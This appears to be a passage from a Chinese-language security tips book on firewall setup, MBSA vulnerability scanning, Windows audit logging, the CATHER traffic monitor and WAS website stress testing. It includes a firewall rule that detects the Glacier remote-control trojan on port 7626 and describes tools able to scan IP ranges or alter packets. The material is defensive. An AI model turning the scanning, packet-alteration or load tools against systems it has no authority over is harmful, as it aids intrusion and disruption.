- 萨客嘶入侵检测系统
- 用无处藏身检测恶意 IP

**本章精粹：**

本章主要介绍了安全分析与入侵检测的实战方法。防火墙是经常使用的一种防护工具，配置好防火墙，就可以阻止大量的入侵；而入侵检测技术可以弥补防火墙的不足，为网络安全提供实时的入侵检测以及采取相应防护手段。

每个计算机用户都希望自己的计算机系统时刻保持在最佳状态安全运行，在实际工作和生活中，又总是避免不了出现许多问题，针对这些问题，最好地解决办法就是学会进行系统的安全分析与服务器的入侵检测技术。

## 第 96 招 妙用天网防火墙

天网防火墙提供了强大的访问控制、应用选通、信息过滤等功能，可有效地抵挡网络入侵和攻击，防止信息泄露，保障用户机器的网络安全。还把网络分为本地网和互联网，可针对来自不同网络的信息，设置不同的安全方案，适合于任何方式连接上网的个人用户。

**1．天网安全设置**

在进行天网安全设置之前，首先要安装天网防火墙，其具体的安装步骤如下。

**步骤 1**：双击天网防火墙的安装文件，即可打开【安装向导】对话框，在其中勾选“我接受此协议”复选框，如图 11-1 所示。

**步骤 2**：单击【下一步】按钮，即可打开【选择安装的目标文件夹】对话框，单击【浏览】按钮，在其中选择天网防火墙的安装文件路径，如图 11-2 所示。




图 11-1 【安装向导】对话框




图 11-2 【选择安装的目标文件夹】对话框

**步骤 3**：单击【下一步】按钮，即可打开【选择程序管理器程序组】对话框，如图 11-3 所示。可在文本框中创建相应的文件夹，也可使用系统默认的文件夹名称，一般使用默认值。

**步骤 4**：单击【下一步】按钮，即可打开【开始安装】对话框，为安装天网防火墙作好准备，如图 11-4 所示。在确定设置正确无误后，单击【下一步】按钮，即可打开【正在安装】对话框，开始复制安装文件，如图 11-5 所示。




图 11-3 【选择程序管理器程序组】对话框




图 11-4 【开始安装】对话框

**步骤 5**：在安装文件复制完成之后，单击【下一步】按钮，即可打开【天网防火墙设置向导】对话框，如图 11-6 所示。单击【下一步】按钮，即可打开【安全级别设置】对话框，如图

11-7 所示。其中的安全级别默认为“中”，也可以根据需要进行相应设置。


图 11-5 【正在安装】对话框





图 11-6 【天网防火墙设置向导】对话框

**步骤 6**：单击【下一步】按钮，即可打开【局域网信息设置】对话框，如图 11-8 所示。在其中对局域网信息进行设置，一般使用系统默认设置。


图 11-7 【安全级别设置】对话框





图 11-8 【局域网信息设置】对话框

**步骤 7**：单击【下一步】按钮，即可打开【常用应用程序设置】对话框，如图 11-9 所示。在其中根据需要对常用的应用程序进行设置。当设置完成之后，单击【下一步】按钮，即可打开【向导设置完成】对话框，如图 11-10 所示。


图 11-9 【常用应用程序设置】对话框


图 11-10 【向导设置完成】对话框

**步骤 8**：单击【结束】按钮，即可弹出【安装已完成】对话框，如图 11-11 所示。单击【完成】按钮，即可弹出“安装”提示框，系统将会提示用户需要重新启动系统，在系统重新启动之后，天网防火墙的安装就全部完成，如图 11-12 所示。





图 11-11 【安装已完成】对话框





图 11-12 “安装”提示框

在完成天网防火墙的安装之后，如果想完全发挥出天网防火墙的威力，其安全设置也是非常重要的，进行安全设置的具体操作步骤如下。

**步骤 1**：在安装好天网防火墙之后，即可打开【天网防火墙个人版】窗口，如图 11-13 所示。单击天网防火墙主窗口上方的 按钮，即可打开【应用程序规则（ ）】对话框，在其中设置允许、提示和禁止三种方式，判断是否允许程序访问网络资源，如图 11-14 所示。

**提示** 各应用程序项中的“√”表示该程序可以使用的网络资源；“？”表示当该程序使用网络资源时将弹出信息提示对话框；“×”表示该程序不能使用网络资源。如禁止 QQ 宠物启动程序，则运行 QQ 宠物启动程序时，将显示无法连接。

**步骤 2**：随便选择其中的一个程序之后，单击【删除】按钮，即可打开【天网防火墙提示信息】对话框，如图 11-15 所示。


图 11-13 天网个人防火墙


图 11-14 【应用程序规则】对话框





图 11-15 天网防火墙提示信息

**步骤 3**：在应用程序列表中选择一项并单击【选项】按钮，即可打开【应用程序规则高级设置】对话框，如图 11-16 所示。

**步骤 4**：如果选取“端口范围”单选按钮，则会打开【应用程序规则高级设置】对话框，在其中设定该程序访问网络的端口范围（内容表示 Windows Live Writer 程序只能使用 0 ~ 1024 之间的端口），如图 11-17 所示。


图 11-16 【应用程序规则高级设置】对话框





图 11-17 【端口范围】对话框

**步骤 5**：选择“端口列表”单选项之后，即可限定程序具体使用了哪些端口，在右侧列表框处列出了该程序可使用的端口，如图 11-18 所示。

**步骤 6**：在天网防火墙主窗口中单击 按钮，即可打开【自定义 IP 规则】对话框。勾选其中的任一复选项（如“禁止所有人连接”复选项），即可在列表框中出现对该规则地描述，如图 11-19 所示。





图 11-18 【端口列表】对话框




图 11-19 【自定义 IP 规则】对话框

**步骤 7**：在天网防火墙的主窗口中单击 按钮，即可打开【系统设置】对话框，如图 11-20 所示。勾选“启动”选项中的“开机后自动启动防火墙”复选框，则每次启动计算机时都将自动运行天网防火墙。单击【重置】按钮，即可打开【天网防火墙提示信息】对话框，如图 11-21 所示。

图 11-20 【系统设置】对话框





图 11-21 【天网防火墙提示信息】对话框

**步骤 8**：单击【确定】按钮，即可删除所有后来加入的新规则，而所有被修改过的规则都将变成初始的默认设置。单击【向导】按钮，即可打开【天网防火墙个人版设置向导】对话框（此设置与安装天网防火墙的步骤相同）。

**步骤 9**：如果勾选“应用程序权限”选项区中的“允许所用应用程序访问网络，并在规则中记录这些程序”复选框，将自动允许所有程序访问网络资源。而“局域网地址设定”只要在其中输入要设定 IP 地址，在“报警声音”中选择一个满足规则数据包到来时所发出的声音。在完成设置之后单击【确定】按钮，即可完成对天网防火墙的系统设置。

**2．木马防范**

在全面了解“天网防火墙”设置之后，下面讲述一下其防范“木马”的主要方法。对于木马程序第一次运行的情况可采用如下防御方法。

**方法 1**：在“天网防火墙”运行时木马服务器程序要打开网络端口，则可弹出【天网防火墙警告信息】对话框，就可以很容易地检测到自己运行的程序是否被绑定了木马。

**方法 2**：单击【天网防火墙警告信息】对话框中的【禁止】按钮，即可防止某程序使用网络资源。这样，攻击者就无法通过木马服务器程序来对被攻击者的机器进行远程控制了。

而对于那些已经被植入“木马”的计算机用户，则可以采用如下防御方法。

**步骤 1**：新建一条 IP 规则并在“名称”处输入“禁止冰河木马的侵入”之后，再在“说明”处输入“记录冰河木马入侵，方法是记录 7626 端口的访问情况，在发现有冰河木马入侵的时候，同时发声”。在“数据包方向”中选择“接收”选项，再在“对方 IP 地址”中选择“任何地址”选项，如图 11-22 所示。





图 11-22　设置数据包方向和对方 IP 地址

**步骤 2**：单击“TCP”选项卡，在“本地端口”中设定端口为从 7626 到 7626，如图 11-23 所示。单击“UDP”选项卡，在“本地端口”中设定端口为从 7626 到 7626，如图 11-24 所示。这两处（TCP/UDP）的设置主要是为了监听 7626 端口而进行的，因为冰河木马服务器程序就是使用这个端口与客户端程序进行通信的。


图 11-23　TCP 选项卡





图 11-24　UDP 选项卡

**步骤 3**：当在“当满足上面条件时”的下拉列表框中选择“通行”选项之后，再在“同时还”选项区中勾选“记录”、“发声”复选框，如图 11-25 所示。此时，在 IP 规则列表框中可看到已出现了的“禁止冰河入侵”规则，如图 11-26 所示。

经过上述设置之后，只要有其他计算机想通过冰河客户端程序控制本地计算机，本地计算机就会出现“!”在 图标上不断闪烁，同时还会发出警报声音。单击 按钮之后，“天网防

火墙”就可以显示那些通过木马访问本地计算机的 IP 了。





图 11-25　设置动作




图 11-26　出现记录冰河入侵

## 第 97 招　建立系统漏洞防御体系

计算机网络的脆弱及其潜在的威胁，使计算机用户深受其害，因此，建立系统漏洞防御体系，保障网络主机和网络数据的安全尤为重要。

**1．检测系统是否存在可疑漏洞**

微软基线安全分析器（Microsoft Baseline Security Analyzer）是为 IT 专业人员设计的一款专门针对微软 Windows 操作系统的安全检测工具，只要系统有一点的可疑漏洞都逃不过。Microsoft Baseline Security Analyzer 工具不能直接解决系统的安全隐患，但可以检测出计算机上微软全系列产品的安全漏洞，用户可以根据检测结果做出相应修补和防范。

检测系统是否存在可疑漏洞的具体操作步骤如下。

**步骤 1**：打开微软基线安全分析器之后，其运行主窗口如图 11-27 所示。

**步骤 2**：单击 Microsoft Baseline Security Analyzer 主窗口上的【Scan a computer】选项，即可打开【Which computer do you want to scan?】窗口，如图 11-28 所示。





图 11-27　Baseline Security Analyzer 主窗口





图 11-28　设置单个计算机的扫描

**步骤 3**：在“computer name”下拉列表中输入目标计算机的名称（格式为“工作组名\计算机名”），或在“IP address”文本框中输入需要目标计算机的 IP 地址。根据需要勾选“Check for Windows administrative vulnerabilities”、“Check for IIS vulnerabilities”、“Check for SQL

vulnerabilities”等选项之后，单击【Start Scan】按钮，即可开始检测指定计算机是否存在系统漏洞，如图 11-29 所示。

**步骤 4**：完成扫描之后，Baseline Security Analyzer 将会提供一份详细的系统安全报告。其中绿色勾选的部分表明系统不存在这方面的安全隐患，而带有红色叉的部分说明此项存在安全隐患，需要修补，如图 11-30 所示。





图 11-29 扫描单个计算机的系统漏洞





图 11-30 扫描结果

**步骤 5**：在扫描结果中单击“What was scaned”链接，即可查看所扫描的具体问题；单击“Result details”链接，则可查看扫描的详细结果；单击“How to correct this”链接，即可在如图 11-31 所示 HTML 格式文档中，查看解决这些漏洞的具体方法。

**步骤 6**：选择 Microsoft Baseline Security Analyzer 主窗口上的【Scan multiple computers】选项，即可打开【Which computers do you want to scan?】窗口，从中对处于某一网段内的计算机实施扫描。在“Domain name”下拉列表框中输入扫描的域名或在“IP address range”文本框中输入 IP 地址范围，再像设置扫描单个计算机一样设置扫描选项，如图 11-32 所示。

**步骤 7**：单击【Start Scan】按钮，即可开始对指定网段内主机的系统漏洞扫描，如图 11-33 所示。稍等片刻之后（如果扫描的计算机数量非常多，则可能需要较长时间），即可显示该网段内所有主机的扫描情况，如图 11-34 所示。





图 11-31 HTML 格式显示的解决方案





图 11-32 设置扫描多台计算机





图 11-33　扫描多台主机





图 11-34　扫描结果

**步骤 8**：单击【Pick a Security to View】按钮，即可打开【Choose a security scan report to view】窗口，如图 11-35 所示。单击某个主机名，即可查看其扫描结果，如图 11-36 所示。





图 11-35　【扫描结果报告】窗口





图 11-36　【扫描报告漏洞描述】窗口

**2．监视系统的操作进程**

虽然可以修复一些系统已经存在的漏洞，但随着网络技术的发展，总是会有新漏洞被发现，这就要求用户注意对系统运行状态进行监视，及时发现并预防黑客利用漏洞进行入侵。

（1）开启系统审核机制

Windows 操作系统自带有日志功能，能将系统进行的任何操作详细记录下来。因此，用户可以随时通过查看日志的方法，发现黑客的入侵行踪。

以 Windows XP 操作系统为例，开启系统审核机制的具体操作步骤：在【管理工具】窗口中双击【本地安全策略】图标，即可打开【本地安全设置】窗口。展开左侧的【安全设置】→【本地策略】→【审核策略】目录树选项，在其右侧窗口中可看到相关安全设置，如图 11-37 所示。

**注意**　要想启用“审核对象访问”策略，必须使用 NTFS 文件系统。它既为用户提供访问控制，还可以对用户的操作进行审核。

因此，对于系统的重要资源就可以进行此类配置。只要所有的审核都生效后，用户就可以通过检查日志来发现黑客的蛛丝马迹，从而按着这个线索进行抵抗。




图 11-37 本地安全设置窗口

（2）运用日志监视

日志作为一种系统监视工具，只要在系统中启用审核之后，管理员就可以经常检查系统安全日志，来判断是否有黑客入侵。查看系统日志的具体方法如下。

**步骤 1**：在【管理工具】窗口中双击【事件查看器】图标，即可打开【事件查看器】窗口，在左窗格的目录树中选择【安全性】目录选项。

**步骤 2**：再右击右侧窗口中某一安全性事件，在快捷菜单中选择【属性】选项，即可打开【成功审核 属性】对话框，在其中对事件安全性进行查看，如图 11-38 所示。




图 11-38 查看事件安全性

日志其实就是为了系统管理员了解系统安全状况而设计的，其他人员是不必要访问的。因此，最好把日志文件设置为只有管理员才有权限访问，并为它加上审核的功效。

## 第 98 招 单机版极品安全卫士 CATHER

CATHER 企业机版是在 CATHER 单机版的基础上升级开发而成的，它集防火墙、安全分析、带宽分配、流量限制、数据过滤分析、网络事件告警、日志分析、实时监控等多个功能于一体，既可用于各种规模的企事业单位的网络系统，也可用于个人网络系统。

只需要在局域网关键结点（如代理服务器、网关等）上安装一个正版的 CATHER，便可对整个局域网实施全面的安全防护，无需任何额外硬件的支持。该系统无任何额外的硬件和软件，成本较低，易于维护。

CATHER 的功能非常多，下面介绍几个最容易接触到的功能使用方法：

（1）防火墙

由于 CATHER 的防火墙是基于 IM 实现的，位于系统协议层底层，可以完全实现网络的物理隔离，实现对网络通信的全面监控，如图 11-39 所示。

可以通过展开“MAC 层过滤”选项，单击鼠标右键，从快捷菜单中选择“添加条件”选项，如图 11-40 所示。如果选择“模式设置”选项，则可以在弹出的对话框中根据需要设置防火墙过滤的严格程度，如图 11-41 所示。




图 11-39 “防火墙”选项页面




图 11-40 添加条件

（2）安全分析

系统提供了方便的数据过滤、协议分析功能，包括发送端硬件、接收端硬件、发送端与接收端的 IP 地址、传输层所用协议和端口等，如图 11-42 所示。




图 11-41 选择过滤模式




图 11-42 “安全分析”页面

（3）TCP/IP 连接状态跟踪

CATHER 可同时对多达 200000 个 TCP 连接状态进行跟踪。在使用 IE 登录 http://china.msn.com/之后，可以发现该软件即时捕获到了这一连接，并迅速对远程服务器的类型等方面进行探测，如图 11-43 所示。

（4）主机管理

CATHER 可同时对企业内局域网的所有主机进行实时流量、带宽分类统计，物理隔离等功能，对网管综合部署网络具有重要参考价值，如图 11-44 所示。

除上述功能外，还可在 CATHER 中进行流量、带宽控制告警，在网络资源有限的情况下，可实现资源的合理配置。进行通信干涉可对上下两个方向数据包的内容更改，这种干涉对上层的协议层、应用层以及其他主机是完全透明的。




图 11-43 “TCP/IP 连接状态跟踪”选项页面

图 11-44 “主机管理”页面

## 第 99 招 用 WAS 检测网站承受压力

面对越来越傻瓜化的 DDOS（Distributed Denial of Service，分布式拒绝服务器）工具，攻击者甚至不需要知道什么是 DDOS 就可以轻而易举地让这些网站瘫痪。Microsoft Web Application Stress Tool 是专门用来进行实际网站压力测试的一套工具，可用少量 Client 端计算机仿真大量用户上线对网站服务所可能造成的影响，在网站实际上线之前先对所设计的网站进行如同真实环境测试，以找出系统潜在问题，对系统进行进一步的调整和设置。

**1．检测网站的承受压力**

在开始录制一个脚本前需准备好浏览器，清除浏览器的缓冲 Cache。否则，WAS 也许不能记录所需的浏览器活动，因为浏览器可能从缓冲区而不是从所请求的服务器取得请求页面。

具体的操作步骤如下。

**步骤 1**：在 IE 浏览器窗口中选择【工具】→【Internet 选项】菜单项，即可弹出【Internet 选项】对话框。单击“常规”选项卡中的【删除文件】按钮，即可成功地删除 Internet 临时文件，如图 11-45 所示。

**步骤 2**：下载并安装“WAS”软件，双击“WAS”应用程序图标，即可启动 WAS 主程序。由于是第一次运行 WAS 程序，将会弹出【Create new script】对话框，询问以什么样的方式创建一个新的测试脚本，如图 11-46 所示。


图 11-45 【Internet 选项】对话框





图 11-46 【Create new script】对话框

**步骤 3**：根据需要单击【Recard】按钮，将会弹出【Browse Recorder-Step 1 of 2】对话框，可以指定一些记录设置，如图 11-47 所示。在清除所有的选择框后，单击【Next】按钮，将会弹出【Browse Recorder-Step 2 of 2】对话框，如图 11-48 所示。





图 11-47 【Browse Recorder-Step 1 of 2】对话框

**步骤 4**：单击【Finish】按钮，WAS 将启动一个浏览器窗口以便记录浏览器的活动情况，同时 WAS 会置于记录模式。在浏览器地址栏中输入要测试的网站地址，在 WAS 窗口中可以看到 HTTP 信息跟随浏览活动而进行实时更新，如图 11-49 所示。

**步骤 5**：当完成了站点浏览后，返回到“WAS”主窗口。WAS 还处于记录状态，单击【Stop Recording】按钮，将终止记录并产生一个新的测试脚本，如图 11-50 所示。





图 11-48 【Browse Recorder-Step 2 of 2】对话框

